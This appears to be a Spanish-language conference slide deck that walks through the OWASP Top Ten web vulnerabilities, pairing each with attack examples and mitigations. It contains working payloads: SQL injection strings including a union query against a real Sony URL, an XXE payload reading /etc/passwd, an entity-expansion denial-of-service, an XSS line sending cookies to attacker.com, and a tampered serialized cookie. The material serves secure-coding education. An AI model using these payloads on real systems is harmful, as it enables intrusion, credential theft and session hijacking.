Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

PRINCIPALES VULNERABILIDADES EN APLICACIONES Y CÓMO EVITARLAS

Congreso Internacional de DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

EXPOSITOR

- Carlos Gonzales Fung
- Ingeniero de Sistemas
- Universidad San Martín de Porres - Perú
- cgonzales@intelitech.com.pe

Congreso Internacional de DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

INTRODUCCIÓN

Aplicar malas prácticas de desarrollo seguro conlleva la aparición de vulnerabilidades en aplicaciones. Asimismo, a lo largo del tiempo, van apareciendo nuevas formas de vulnerar aplicaciones que genera oportunidades a los atacantes para afectar nuestras aplicaciones y la seguridad de nuestra información.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

OBJETIVO DEL ESTUDIO

Presentar las principales vulnerabilidades que se presentan en aplicaciones, cómo se producen, cómo se detectan, qué consecuencias pueden generar, y finalmente cómo podemos evitarlas o remediarlas.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

Se abordará los temas siguientes presentando en cada uno de ellos su base de conocimiento, ejemplos y recomendaciones:

1. Principales Casos
2. Cómo detectarlas
3. Cómo corregirlas
4. Estrategias para aplicar las metodologías y prácticas.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

de
DE SOFTWARE

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

OWASP

OWASP (Open Web Application Security Project)


- Sin fines de lucro.
- Objetivos:
  - ❑ Descubrir vulnerabilidades
  - ❑ Establecer mecanismos de defensa contra las causas de software no seguro
  - ❑ Educar en seguridad de aplicaciones.
- Libre.

En **OWASP** encontrará:

- Herramientas y estándares de seguridad en aplicaciones.
- Libros completos de revisiones de seguridad en aplicaciones, desarrollo de código fuente seguro y revisiones de seguridad en código fuente.
- Controles de seguridad estándar y librerías .
- Investigaciones de vanguardia.
- Extensas conferencias alrededor del mundo.

METODOLOGÍA DE LA INVESTIGACIÓN

OWASP TOP TEN



El objetivo principal del Top 10 es educar a los desarrolladores, diseñadores, arquitectos, gerentes, y organizaciones; sobre las **consecuencias de las vulnerabilidades** de seguridad más importantes en aplicaciones web.

El Top 10 provee las **guías para identificar las vulnerabilidades y las recomendaciones técnicas básicas** sobre cómo protegerse en estas áreas de alto riesgo y también provee orientación sobre los pasos a seguir.

DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

OWASP TOP TEN

- A1 : INYECCIÓN
- A2 : PÉRDIDA DE AUTENTICACIÓN
- A3 : EXPOSICIÓN DE DATOS SENSIBLES
- A4 : ENTIDADES EXTERNAS XML
- A5 : PÉRDIDA DE CONTROL DE ACCESO
- A6 : CONFIGURACIÓN DE SEGURIDAD INCORRECTA
- A7 : CROSS-SITE SCRIPTING
- A8 : DESERIALIZACIÓN INSEGURA
- A9 : USO DE COMPONENTES CON VULNERABILIDADES CONOCIDAS
- A10 : REGISTRO Y MONITOREO INSUFICIENTES

de
DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A1 : INYECCIÓN

- Esta vulnerabilidad consiste en que la aplicación permite datos no confiables los cuales son interpretados y ejecutados como parte de una consulta o comando.
- Los atacantes explotan esta vulnerabilidad construyendo comandos o consultas maliciosas que resultan en pérdida o alteración de datos o denegación de acceso.
- Pueden ser descubiertas por herramientas de escaneo de vulnerabilidades.

Pueden ser de tres tipos:

- Inyección SQL
- Inyección de Comandos
- Inyección LDAP

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A1 : INYECCIÓN - SQL

- Utiliza una serie de consultas SQL maliciosas para manipular directamente la base de datos.
- Puede ser ejecutado desde el URL, campos de la aplicación o a través consultas o búsquedas.

Escenario #1: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Escenario #2: la confianza total de una aplicación en su *framework* puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, *Hibernate Query Language (HQL)*:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE
custID='" + request.getParameter("id") + "'");
```

En ambos casos, al atacante puede modificar el parámetro *"id"* en su navegador para enviar: ' or '1'='1. Por ejemplo:

```
http://example.com/app/accountView?id=' or '1'='1
```

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla *"accounts"*. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A1 : INYECCIÓN – SQL – CASO REAL

SONY MUSIC JAPAN (MAYO 2011)

http://www.sonymusic.co.jp/bv/cro-magnons/track.php?item=7419

http://www.sonymusic.co.jp/bv/cro-magnons/track.php?item=7419 union all select 1,concat(user,0×3a,pass,0×3a,email) from users // what we get here is user:pass:email from table users. (0×3a is hex value for colon)

IMPACTO: SONY PICTURES (JUNIO 2011)

Mas de 1,000,000 contraseñas de usuarios, direcciones de correo electrónico, domicilios, fechas de nacimiento, además de las credenciales de administradores fueron comprometidas.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A1 : INYECCIÓN – COMO EVITAR

La opción preferida es utilizar una API segura, que evite el uso de un intérprete por completo y proporcione una interfaz parametrizada

Realice validaciones de entradas de datos en el servidor, utilizando "listas blancas".

Elimine caracteres especiales.

Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la fuga masiva de registros en caso de inyección SQL.

DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A2 : PÉRDIDA DE AUTENTICACIÓN

- Un atacante utiliza vulnerabilidades en las funciones de gestión de autenticación o sesión como exposición de credenciales, Session IDs, cierre de sesión, gestión de contraseñas, tiempos de expiración, opción "recuérdame", entre otros, para suplantar usuarios.

Session ID en URL:

http://mywebsite.com/function?value=blah&jsessionid=fgd457dfsd7sde4g4df…

Tiempo de expiración:

Si el tiempo de expiración de una aplicación no está adecuadamente configurado y el usuario cierra el browser sin cerrar sesión, un atacante puede usar el mismo browser para explotar la aplicación.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A2 : PÉRDIDA DE AUTENTICACIÓN – CASO REAL

BANCO ASIÁTICO MANDIRI (INDONESIA)

1) Un atacante elabora un correo con el siguiente URL:

https://ib.bankmandiri.co.id/retail/Login.do?action=form&JSESSIONID=JHAb6Q3Q1BGE5uCwNMfTDU1yxfxV9vhMODrP0krLdbem8FvqPA7l!56845468

El dominio es correcto, la URL es válida y usa HTTPS.

2) La víctima da click en el link validando el SessionID.
3) El atacante tiene acceso a la sesión de la víctima en el sistema online del banco.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A2 : PÉRDIDA DE AUTENTICACIÓN – COMO EVITAR

- Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas.
- No utilice credenciales por defecto en su software, particularmente en el caso de administradores.
- Implemente controles contra contraseñas débiles. Cuando el usuario ingrese una nueva clave, la misma puede verificarsecontra la lista de contraseñas más comunes.
- Implemente una política de longitud, complejidad y rotación de contraseñas.

DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A2 : PÉRDIDA DE AUTENTICACIÓN – COMO EVITAR

Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten ataques de fuerza bruta.

Utilice un gestor de sesión en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión.

El Session-ID no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio.

DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A2 : PÉRDIDA DE AUTENTICACIÓN – CONTRASEÑAS MÁS COMUNES

https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials

1	password
2	123456
3	12345678
4	1234
5	qwerty
6	12345
7	dragon
8	pussy
9	baseball
10	football

11	letmein
12	monkey
13	696969
14	abc123
15	mustang
16	michael
17	shadow
18	master
19	jennifer
20	111111

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A3 : EXPOSICIÓN DE DATOS SENSIBLES

- Muchas aplicaciones no protegen sus datos sensibles adecuadamente.
- Cuando una aplicación usa código de encriptación inseguro o débil para datos sensibles en una base de datos, un atacante puede explotar esta situación para obtener o modificar esos datos, como por ejemplo números de tarjeta de crédito o credenciales de usuario.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A3 : EXPOSICIÓN DE DATOS SENSIBLES – COMO EVITAR

- Cifre los datos sensibles cuando sean almacenados.
- Cifre todos los datos en tránsito utilizando protocolos seguros: HTTPS, HSTS, TLS v1.1 o mayor.
- Utilice únicamente algoritmos y protocolos estándares y fuertes. No cree sus propios algoritmos de cifrado.
- No almacene datos sensibles innecesariamente.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A4 : ENTIDADES EXTERNAS XML

- Las aplicaciones y, en particular servicios web basados en XML, o integraciones que utilicen XML, son vulnerables si la aplicación acepta XML directamente, carga XML desde fuentes no confiables o inserta datos no confiables en documentos XML. Por último, estos datos son analizados sintácticamente por un procesador XML.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A4 : ENTIDADES EXTERNAS XML – CASO PARA IDENTIFICAR

1. Verificamos si el sitio acepta peticiones XML

Request to http://192.168.0.50:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /login HTTP/1.1
Host: 192.168.0.50
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-CL,es;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Referer: http://192.168.0.50/login
Connection: close
Upgrade-Insecure-Requests: 1
```

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A4 : ENTIDADES EXTERNAS XML – CASO PARA IDENTIFICAR

2. Verificamos que el intérprete resuelva nuestras peticiones

POST Prueba.com/Interprete_XML HTTP/1.1 <foo> **Primer Ejemplo** </foo>	HTTP/1.0 200 OK **Primer Ejemplo**

Interprete XML

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A4 : ENTIDADES EXTERNAS XML – CASO PARA IDENTIFICAR

3. Prueba para denegación de servicio

```
POST Prueba.com/Interprete_XML  HTTP/1.1


<!DOCTYPE foo [
 <!ELEMENT foo ANY>
 <!ENTITY variable "Segundo Ejemplo ">
 <!ENTITY var1 "&variable;&variable;">
 <!ENTITY var2 "&var1;&var1;&var1;&var1;">
 <!ENTITY var3 "&var2;&var2;&var2;&var2;&var2;">
]>
<foo>
 &var3;
</foo>
```

```
HTTP/1.0 200 OK

Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo Segundo Ejemplo
Segundo Ejemplo Segundo Ejemplo
```

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A4 : ENTIDADES EXTERNAS XML – CASO PARA IDENTIFICAR

4. Obtención de contraseñas

```
<!DOCTYPE foo  [<!ENTITY bar SYSTEM "file:///etc/passwd">]> <foo>&bar;</foo>
```

Response

Raw | Headers | Hex | HTML | Render

```
<div class="container">


Hello
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

Congreso Internacional de DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A4 : ENTIDADES EXTERNAS XML – COMO EVITAR

Actualice los procesadores y bibliotecas XML que utilice la aplicación. Use validadores de dependencias.

Deshabilite las entidades externas de XML y procesamiento en todos los analizadores sintácticos XML.

Implemente validación de entrada en el servidor, filtrado y sanitización para prevenir ingreso de datos dañinos dentro del código XML.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A5 : PÉRDIDA DE CONTROL DE ACCESO

- Las restricciones de control de acceso implican que los usuarios no pueden actuar fuera de los permisos previstos. Típicamente, las fallas conducen a la divulgación, modificación o destrucción de información no autorizada de los datos, o a realizar una función de negocio fuera de los límites del usuario.
- Generalmente implican:
  - Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o HTML, utilizando una herramienta de ataque o una conexión vía API.
  - Permitir que la clave primaria se cambie a la de otro usuario, pudiendo ver o editar la cuenta de otra persona.
  - Elevación de privilegios. Actuar como un usuario sin iniciar sesión, o actuar como un administrador habiendo iniciado sesión como usuario estándar.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A5 : PÉRDIDA DE CONTROL DE ACCESO - EJEMPLOS

http://example.com/app/accountInfo?acct=notmyacct

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Congreso Internacional de DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A5 : PÉRDIDA DE CONTROL DE ACCESO – COMO EVITAR

Implemente los mecanismos de control de acceso y reutilícelo en toda la aplicación.

Deshabilite el listado de directorios del servidor web.

Registre errores de control de acceso y alerte a los administradores cuando corresponda.

DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A6 : CONFIGURACIÓN DE SEGURIDAD INCORRECTA

- En este caso el atacante obtiene acceso no autorizado por cuentas por defecto, lectura de páginas sin uso, leer/escribir archivos o directorios no protegidos, entre otros.

Entradas no validadas	Manipulación de parámetros	Manejo de errores inadecuado	Insuficiente protección de capa de transporte

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A6 : CONFIGURACIÓN DE SEGURIDAD INCORRECTA - EJEMPLO

Server Error in '/[redacted]' Application.

Configuration Error

Description: An error occurred during the processing of a configuration file required to service this request. Please review the specific error details below and modify your configuration file appropriately.

Parser Error Message: Could not create Windows user token from the credentials specified in the config file. Error from the operating system 'Logon failure: the specified account password has expired.
'

Source Error:

```
Line 57:                    <xhtmlConformance mode="Legacy" />
Line 58:                    <httpRuntime  maxRequestLength="102400" executionTimeout="360"/>
Line 59:                    <identity impersonate="true" userName="[redacted]" password="[redacted]" />
Line 60:          </system.web>
Line 61:          <system.webServer>
```

Source File: C:\[redacted].config **Line:** 59

Version Information: Microsoft .NET Framework Version:2.0.50727.3082; ASP.NET Version:2.0.50727.3634

DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A6 : CONFIGURACIÓN DE SEGURIDAD INCORRECTA – COMO EVITAR

Implemente fortalecimiento (*hardening*) de los entornos del ciclo: desarrollo, control de calidad y producción. Con diferentes credenciales para cada entorno.

Siga un proceso para revisar y actualizar las configuraciones apropiadas y siga un proceso de gestión de parches.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A7 : CROSS-SITE SCRIPTING (XSS)

- Explotan vulnerabilidades en páginas web que son generadas dinámicamente. Permite a los atacantes “inyectar” scripts en el lado cliente que pueden ser visualizadas por otros usuarios.
- Ocurre cuando la data de entrada no validada es incluida en contenido dinámicamente, la cual es enviada a un browser.
- Los atacantes “inyectan” código malicioso JavaScript, VBScript, ActiveX, HTML, o Flash, para ejecución en un sistema ocultándose como peticiones legítimas.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A7 : CROSS-SITE SCRIPTING (XSS) - EJEMPLO

Escenario 1: la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A7 : CROSS-SITE SCRIPTING (XSS) – COMO EVITAR

Use frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS.

Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML. Use “Hoja de trucos OWASP para evitar XSS”

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A7 : CROSS-SITE SCRIPTING (XSS) – COMO EVITAR

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A8 : DESERIALIZACIÓN INSEGURA

- Los atacantes “inyectan” código malicioso en datos serializados y lo envían a la víctima.
- La “deserialización insegura” consiste en la deserialización del contenido malicioso inyectado, comprometiendo el sistema o la red.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A8 : DESERIALIZACIÓN INSEGURA

Escenario #2: un foro PHP utiliza serialización de objetos PHP para almacenar una *"super cookie"*, conteniendo el ID, rol, *hash* de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05
022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022
f8f3c88bc960";}
```

DE SOFTWARE

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A8 : DESERIALIZACIÓN INSEGURA – COMO EVITAR

- No aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que solo permitan datos primitivos.
- Implemente verificaciones de integridad en cualquier objeto serializado, con el fin de detectar modificaciones no autorizadas.
- Durante la deserialización, exija el cumplimiento estricto de verificaciones de tipo de dato.
- Aísle el código que realiza la deserialización, de modo que se realice en un entorno con mínimo privilegio.

DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A9 : USO DE COMPONENTES CON VULNERABILIDADES CONOCIDAS

- Las aplicaciones usan librerías y frameworks que se ejecutan con altos privilegios. Si dichos componentes contienen vulnerabilidades, entonces hay gran posibilidad de ser atacado.
- Los atacantes pueden identificar componentes con vulnerabilidades por escaneo o por análisis manual.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A9 : USO DE COMPONENTES CON VULNERABILIDADES CONOCIDAS

- Existen sitios para obtener información de vulnerabilidades:
  - Exploit Database (https://www.exploit-db.com)
  - SecurityFocus (https://www.securityfocus.com)
  - Zero Day Initiative (https://www.zerodayinitiative.com)
- Si un componente es vulnerable, el atacante elabora exploits requeridos para ejecutar el ataque.
- Un ataque exitoso puede generar pérdida de datos o tomar el control de servidores.

